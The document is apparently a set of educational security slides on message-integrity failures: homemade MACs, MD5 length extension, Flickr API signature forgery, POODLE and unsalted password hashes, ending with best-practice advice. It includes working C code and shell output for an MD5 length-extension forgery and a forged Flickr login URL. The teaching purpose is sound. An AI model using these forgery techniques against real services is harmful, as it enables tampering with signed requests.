
```
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1.4.11 (GNU/Linux)
iEYEABEKAAYFAlejzBYACgkQRhgUM/u3VFF8cwCeIYnZo2B2Q16KZW5tWlV7MQpO
fNgAnRpIj539qrLltBpzZVEA0RajmU6QiQIcBAABCgAGBQJXo8wWAAoJENlKo/Dv
4hCSeAkP/2ytN5pUsININU0OyPGFW/wDpkRCOFYvx4a0LYdHtvVM4ssrHmeO9iTV
UJMSegzgkBUJmyE5FED0JZ+aaG0IKbE7y12PyHfAHOkJn4Zj5bNySP55JqBxlbV+
tXr0lwMgwZY0qsdeOut8aJ8gUqnOeHfrEB7tn5T+kaXLXdfIhBJzYBxlTe9mfPEa
MhPVqzL3ZV0hfljchqlbHfE04y5Xc4ei9kPLuBxu7vSpQ20x5T6bCUXDaKqNHkSn
EIjWGwNR6RShnzuKBjHF269rbSnq1EqfjIWjwpEKVHIjQSUXgPVwVkiBd/I/3sYq
iOwjfxAfk9QfnZmVNGBMD9bls5GgpfFcMTmbzXy/RwWt7FYlOT1ZGYm1Ups7jdrX
2wtYg9O9J+km9nKvG3uWPtOAPVvEJBFXfQKa8xHJmbR/69U12tc8s8429jVyBQYi
WpqejdzhnbRdJIwzI1PHAhirdDNVkA8Hh8Lada6qCjlvPf+n17kMvdtpVqjgON9A
jH8BL/ZVrOZoH8SmXs6rF+kAQgfxrlSJTZeIPaX7fYA1SbO3yRS/7Q7EJTfHjYRl
Ca0FBs7C9rBOfFAs5sdXcIoQXf+YPVuibRS3lCQDaW1Rqh51a6XkoD4b3wkD/ViT
EnRfjPK3lJr0CtPYXl1CWFooWfytMqyiK764eOYXnh7TisDueeJp
=rTW6
-----END PGP SIGNATURE-----
```

Who remembers to check the digital signature on the SHA256SUMS file?

Source: http://releases.ubuntu.com/16.04.1/SHA256SUMS.gpg

FAIL: “Roll Your Own” Message Authentication Codes

Message Authentication Codes



Message Authentication Codes

- Protect a message from being modified
  - No one can compute a MAC without the key
  - No one can *verify* the MAC without the key, either
- Hash-based (HMAC) is not the *only* way
- Do not confuse with digital signatures

Don't try to make your own MAC!

Obvious Approaches Not Secure

- Given *key* and *message*, produce a secure MAC algorithm using hashing
- $H(message \mathbin{||} key)$
  - Instantly broken if the hash has a collision
- $H(key \mathbin{||} message)$
  - Not secure!
- $H(key_1 \mathbin{||} message \mathbin{||} key_2)$

Source: https://en.wikipedia.org/wiki/Hash-based_message_authentication_code

Length-Extension Attack

- *H*(*key* || *message*)
- Suppose *key* is an unknown 6-byte value
- We know that for:
  - *message* = helloworld
  - Keyed MD5 hash = 14ebd136afc0bc3e6040c2f73bc33667
- Can we append “earthmars” onto “helloworld” and compute its hash without knowing the key?

Almost...

- Given an MD5 hash, we can reconstruct the internal state of the MD5 algorithm
- Issue: MD5 pads messages; format:
  - Message
  - 0x80 byte
  - 0x00 bytes to bring total byte-length mod 64 up to 56
  - Unpadded message length, in bits, as a 64-bit little endian integer
- Observe: MD5 can only operate in units of 64 bytes

Source: https://en.wikipedia.org/wiki/MD5

Applying the Padding

- We know MD5 padded “???????helloworld” to “???????helloworld\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x80\x00\x00\x00\x00\x00\x00\x00”

Reconstruct State

- OpenSSL format

```
MD5_CTX ctx;
MD5_Init (&ctx);
memset (&ctx, 0, sizeof(MD5_CTX));
/*
 * H(key || helloworld) = 14ebd136afc0bc3e6040c2f73bc33667
 * reconstruct state.
 */
ctx.A = 0x36d1eb14;
ctx.B = 0x3ebcc0af;
ctx.C = 0xf7c24060;
ctx.D = 0x6736c33b;
ctx.Nl = 512;
```

Append New Data

```
    MD5_Update(&ctx, "earthmars", 9);
    MD5_Final (md, &ctx);
    xprint (md, MD5_DIGEST_LENGTH);

$ ./md5extend
1615041c6c66db3deed9c9449fca02f2
```

We know the hash of "?????? helloworld\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x80\x00\x00\x00\x00\x00\x00\x00earthmars" must be 1615041c6c66db3deed9c9449fca02f2

What Was the Key?


```
$ echo -ne
'secrethelloworld\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x80\x00\x00\x00\x00\x00\x00\x00earthmars' | md5sum
1615041c6c66db3deed9c9449fca02f2  -
```

Sample Code

- http://demo.securityevaluators.com/integrity/md5extend.c
- SHA-1, SHA-2 also affected

Flickr API Authentication

Flickr API




Flickr and many other Web 2.0 sites allows users to share data with third party applications without divulging the user's credentials. Users are transported to the Flickr web site where they are asked whether he/she wants to allow the application to access their data. To achieve this the application providers ask the user to follow a link like this:

```
http://flickr.com/services/auth/?api_key=[api_key]&perms=[perms]&api_sig=[sig]
```

The *api_key* 16 bytes value identifies the application asking for permissions and *api_sig* is the signature of the request calculated using the secret shared between the application's developer and Flickr. This link is called login URL and is also a signed message which is all we need to perform the attack.

Source: http://netifera.com/research/flickr_api_signature_forgery.pdf

Flickr Exploit



*Then click on this link:

Original request data prior to tampering

```
http://www.flickr.com/services/auth/?
a=pi_key44fefa051fc1c61f5e76f27e620f51d5extra/loginpermswrite
%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%60%02%00%00%00%00%00%00&a
pi_key=44fefa051fc1c61f5e76f27e620f51d5&extra=http://vnsecurity.net&perms=write
&api_sig=a8e6b9704f1da6ae779ad481c4c165a3
```

MD5 padding

would redirect you to http://vnsecurity.net.

Unauthorized appended data

Source: http://netifera.com/research/flickr_api_signature_forgery.pdf

FAIL: MAC-then-Encrypt

Authenticating Encrypted Data

- Encrypt-then-MAC
  - $E(M) \mathbin{||} MAC[(E(M)]$
- Encrypt-and-MAC
  - $E(M) \mathbin{||} MAC(M)$
- MAC-then-Encrypt
  - $E[M \mathbin{||} MAC(M)]$

Source: https://en.wikipedia.org/wiki/Authenticated_encryption

Issue: Padding

- Block ciphers usually pad data before encrypting it
- Only in Encrypt-then-MAC is padding guaranteed to be authenticated
- What if padding is not authenticated and is ill-defined?

POODLE

POODLE

- Padding Oracle on Downgraded Legacy Encryption

The most severe problem of CBC encryption in SSL 3.0 is that its block cipher padding is not deterministic, and not covered by the MAC (Message Authentication Code): thus, the integrity of padding cannot be fully verified when decrypting.

Source: https://www.openssl.org/~bodo/ssl-poodle.pdf

POODLE

- Attacker makes specially-formatted requests and performs cut-and-paste CBC attack
- Due to loosely-defined padding, only 1 padding byte must match (1/256 chance)

Now observe that if there's a full block of padding and an attacker replaces Cn by any earlier ciphertext block Ci from the same encrypted stream, the ciphertext will still be accepted if DK(Ci) ⊕ Cn1 happens to have L1 as its final byte, but will in all likelihood be rejected otherwise, giving rise to a padding oracle attack [tlscbc].

Source: https://www.openssl.org/~bodo/ssl-poodle.pdf

POODLE

- SSL 3.0
- Guess session cookies byte-by-byte
- This would not have happened had the padding been authenticated, too

FAIL: Using a Plain Hash to Verify Passwords


Password Hashing

- Message integrity algorithms are a great way to verify passwords without storing them
- Beware of brute force!

Reversing Password Hash

- Suppose you find "37e4392dad1ad3d86680a8c6b06ede92" in a compromised password database. What password is this?
- Preimage resistance means this is infeasible, right?

Dictionary Attack



MD5 reverse for 37e4392dad1ad3d86680a8c6b06ede92 - Mozilla Fire
File Edit View History Bookmarks Tools Help
MD5 reverse for 37e4...
http://md5.gromweb.com/?md5=37e4392dad1ad3d86680a8c6b06ede92
MD5
MD5 conversion and reverse lookup
AdChoices
MD5 Decrypt
Password Cracker
MD5 Hash
MD5 Cracker
Cyara
The Most Advanced Automated Testing For Customer Experience Globally Go to cya

Firefox has prevented the outdated plugin "Adobe Flash" from running on md5.gromweb.com.

MD5 reverse for 37e4392dad1ad3d86680a8c6b06ede92

The MD5 hash:

37e4392dad1ad3d86680a8c6b06ede92

was succesfully reversed into the string:

P@55w0rd

Tools for Message Integrity

- One-Way Functions (e.g., Hashes)
- Message Authentication Codes
- Authenticated Encryption
- Digital Signatures

Let's review what each provides

One-Way Functions

- Hashes aren't the only way (but most common)
- Recall properties (collision, preimage)
- More research/more catastrophic failures than encryption?

~~MD4~~ ~~MD5~~ ~~SHA-1~~ SHA-2 SHA-3

Message Authentication Codes

- Add a key to a one-way function
- Hash-based (HMAC) not the only way
- Never build your own!
  - HMAC has specific structure and theoretical proof
- Broken hash does not necessarily mean broken HMAC (e.g., MD5)

Authenticated Encryption

- Combine encryption & authentication in one step
- Less opportunity for mistakes?
- AES-GCM, etc.

Digital Signature

- Think MAC, but asymmetric
- Public key cryptography
- One-way functions used internally
- RSA, ECDSA

Closing

Takeaways – Best Choices

- Message Integrity
  - TLS or SSH with AES in GCM
  - Custom, if you insist…
    - AES in GCM
- Passwords
  - Use algorithm specific to the task (PBKDF2, Bcrypt, scrypt, etc.)
  - Minimum length
  - Dictionary check
  - NIST is coming around to these beliefs

Questions?